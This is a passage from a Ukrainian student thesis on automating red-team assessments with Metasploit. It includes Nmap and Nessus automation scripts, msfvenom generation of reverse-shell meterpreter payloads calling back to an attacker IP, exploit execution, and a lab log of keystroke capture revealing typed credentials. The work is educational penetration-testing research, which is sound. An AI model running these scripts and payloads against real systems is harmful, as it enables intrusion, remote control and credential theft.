
4 Результати виконання сценаріїв

4.1 Скриншоти першого сценарію











В результаті були отримані xml-файл з результатами Nmap, та шкідливе програмне забезпечення, яке буде передано на цільову машину.

4.2 Скриншоти другого сценарію





Після запуску експлойта та його корисного навантаження на атакуючій машині, встановлений порт в очікуванні запуску згенерованого програмного забезпечення на цільовій машині. Після її запуску відкривається сесія meterpreter.


Для демонстрації встановленого зв’язку між цільовою та атакуючою машинами в сесії meterpreter були введені команди для захвату клавіатури (виведення тільки що набраної на клавіатурі інформації) та виведення вмісту поточної папки.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
login<Shift>:name<CR>
password<Shift>:hello

meterpreter > ls -l
Listing: C:\Users\yulia\Downloads
=================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2019-05-28 20:51:23 +0300  192.168.254.212win.exe
100666/rw-rw-rw-  282    fil   2019-05-27 18:54:49 +0300  desktop.ini
100666/rw-rw-rw-  35     fil   2019-05-28 21:54:53 +0300  pass.txt
```



ВИСНОВОК

Однією з характеристик Red Teaming Assessments є налаштування, необхідне протягом усього процесу, і те, як кожен елемент, що стосується бажаної цілі, співіснує з іншими.

Проте, певні процедури, що виходять за рамки налаштування, можуть бути запрограмовані на автоматичне виконання з усіма перевагами, що стосуються часу і ефективності витрат. Metasploit Framework пропонує відмінну платформу для експериментів з автоматизацією, і деякий результат можна побачити завдяки розробці двох сценаріїв, представлених в цій роботі.

Основним фактором автоматизації Metasploit Framework є розуміння його об'єктів і класів. Це добре структурований фреймворк, який потребує ретельного аналізу, для того, щоб хтось міг використовувати всі можливості, які він пропонує. Крім того, образ мислення людини, яка проводить оцінку Red Teaming, повинен використовувати всю потужність інструментів, якими він користується.


ПЕРЕЛІК ПОСИЛАНЬ

1. Pascal B. Cyber Red Teaming / B. Pascal, Ç. Emin, R. Henry. – Tallinn: NATO Cooperative Cyber Defence Centre of Excellence, 2015
2. Hiscox Cyber Readiness Report 2019 [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.hiscox.co.uk/sites/uk/files/documents/2019-04/Hiscox_Cyber_Readiness_Report_2019.PDF
3. THE COST OF CYBERCRIME [Електронний ресурс] / accenturesecurity. – 2019. – Режим доступу до ресурсу: https://www.accenture.com/_acnmedia/PDF-96/Accenture-2019-Cost-of-Cybercrime-Study-Final.pdf#zoom=50
4. Red Teams: Strengthening through challenge by LtCol Mulvaney B. Режим доступу до ресурсу: http://www.hqmc.marines.mil/Portals/138/Docs/PL/PLU/Mulvaney.pdf
5. Peake, C. (2003, July). Red Teaming: The Art of Ethical Hacking. SANS Institute.
6. Defense in Depth [Електронний ресурс] – Режим доступу до ресурсу: tech-wonders.com.
7. Open Source Security Testing Methodology Manual [Електронний ресурс] – Режим доступу до ресурсу: http://www.isecom.org/osstmm.html.
8. Bishop, M., Engle, S., Peisert, S., Whalen, S. and Gates, C. (2008, September). We Have Met the Enemy and He Is Us. University of California, Davis
9. Eric M. Hutchins, Michael J. Cloppert, Rohan M. Amin. Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. Lockheed Martin Corporation.
10. Ramos, J. (2016, October). The Information We Seek. SANS Institute.
11. Metasploit [Електронний ресурс] // Rapid7 – Режим доступу до ресурсу:

https://metasploit.help.rapid7.com/docs/

12. Metasploit инструкция по применению. [Електронний ресурс] // Cryptoworld. – 2016. – Режим доступу до ресурсу: https://cryptoworld.su/metasploit-инструкция -по-применению/.
13. Metasploit editions [Електронний ресурс] // Rapid7. – 16. – Режим доступу до ресурсу: https://en.wikipedia.org/wiki/Metasploit_Project and https://www.rapid7.com/products/metasploit/download/editions/
14. Сингх А. Metasploit Penetration Testing Cookbook / Абайнав Сингх. – (2nd edition).
15. МОДЕЛИРОВАНИЕ СЕТЕВЫХ АТАК ДЛЯ ТЕСТИРОВАНИЯ СРЕДСТВ ЗАЩИТЫ ИНФОРМАЦИИ. // А.М. Смирнов. – 2015. – С. 43–44.
16. Metasploit Unleashed Requirements [Електронний ресурс] // Offensive security. – Режим доступу до ресурсу: https://www.offensive-security.com/metasploit-unleashed/requirements/
17. Kennedy, D., O'Gorman, J., Kearns, D. and Aharoni, M. (2011). Metasploit: The Penetration Tester's Guide.
18. Irani, M.T. and Weippl, E.R. (2009, December). Automation of Post-exploitation (Focused on MS-Windows Targets). SBA Research.
19. MSFvenom Payload Creator (MSFPC) [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/g0tmi1k/mpc
20. Metasploit Meterpreter. [Електронний ресурс] – Режим доступу до ресурсу: https://www.offensive-security.com/metasploitunleashed/about-meterpreter/
21. Shubham M. Post Exploitation Using Meterpreter / Mittal Shubham.
22. Швабер К. Руководство по Скраму / К. Швабер, Д. Сазерленд
23. StatCounter GlobalStats. [Електронний ресурс] – Режим доступу до ресурсу: http://gs.statcounter.com/
24. Милосердов О. Тестування на проникнення з Kali Linux / Олексій Милосердов.

Додаток А


Average annual cost of cybercrime by type of attack
(2018 total = US$13.0 million)
Malware (+11%)
$2,364,806
$2,613,952
Web-based attacks (+13%)
$2,014,142
$2,275,024
Denial of service (+10%)
$1,565,435
$1,721,285
Malicious insider (+15%)
$1,415,217
$1,621,075
Phishing and social engineering (+8%)
$1,298,978
$1,407,214
Malicious code (+9%)
$1,282,324
$1,396,603
Stolen devices (+12%)
$865,985
$973,767
Ransomware (+21%)
$532,914
$645,920
Botnets (+12%)
$350,012
$390,752
Legend
2017
2018
$0
0.5
1.0
1.5
2.0
2.5
3.0
US$ millions

Додаток Б

step_1.rc

```
<ruby>
require 'rexml/document'
include REXML
run_single("nmap -sS -A -oX /root/Desktop/nmapresults.xml 192.168.254.0/24")
puts "Nmap has finished mapping the network."

class OSInfo
def getos

xmlfile = File.new("/root/Desktop/nmapresults.xml")
xmldoc = Document.new(xmlfile)

root = xmldoc.root
h_name = ""
host_hash = Hash.new
xmldoc.elements.each("nmaprun/host"){
|e| e.elements.each("hostnames/hostname"){|k|
host_name = k.attributes["name"]
}
i = 0
os_array = Array.new
e.elements.each("os/osmatch/osclass"){
|k|
if i == 0
os_array[i] = k.attributes["osfamily"]
elsif k.attributes["osfamily"] !=
os_array[i]
os_array[i] = k.attributes["osfamily"]
i += 1
end
}
host_hash[host_name] = os_array
}
return host_hash
end
end
os_map = OSInfo.new
os_hash = os_map.getos()
puts "A Meterpreter payload will be generated for the chosen host and its
possible OS."
puts "Choose the target, please:"
host = gets.chomp

os_hash.each {
|host, os| puts "Host #{host} has #{os}"
o.each {
|p| if p == "windows"
run_single("msfvenom --platform Windows -p
windows/meterpreter/reverse_tcp LHOST=192.168.254.215 LPORT=4444
-f exe > #{host}win.exe")
elsif p == "linux"
run_single("msfvenom --platform Linux -p
linux/x86/meterpreter/reverse_tcp LHOST=192.168.254.215
LPORT=4444 -f elf > #{host}linux.elf")
```

```
end
}
}
puts "The generated malware can be found at Home directory."
</ruby>
```

step_2.rc

```
<ruby>

run_single("/etc/init.d/nessusd start")

run_single("db_connect postgres:toor@127.0.0.1/msf3")
run_single("load nessus")
puts "Enter Nessus Username:"
user = gets.chomp
puts "Enter Nessus Password:"
pass = gets.chomp
run_single("nessus_connect #{user}:#{pass}@192.168.254.215:8834 ok")

# Vulnerability scanning(web-interface)Wait 15 minutes until it`s done
Scanning is complete. It may be changed accordingly.
sleep(15.minutes)
run_single("nessus_scan list")
puts "Select a scan_id"
scan_id = gets.chomp

run_single("nessus_report_hosts #{scan_id}")
run_single("nessus_report_vulns #{scan_id}")
run_single("nessus_db_import #{scan_id}")

# Show the available vulnerabilities
run_single("vulns")
# Select target and vulnerability
puts "Choose target:"
target = gets.chomp
puts "Choose vulnerability"
target_vuln = gets.chomp

# Search for available exploits regarding the vulnerability
run_single("search target_vuln")
puts "The following exploits have been indentified:"
puts "=========================="
puts "Choose the exploit"
expl = gets.chomp
run_single("use #{expl}")
run_single("show options")

run_single("set RHOST #{target}")
run_single("set LHOST 192.168.254.215")
run_single("set payload windows/meterpreter/reverse_tcp")
# Execute the exploit and its payload
run_single("run")
</ruby>
```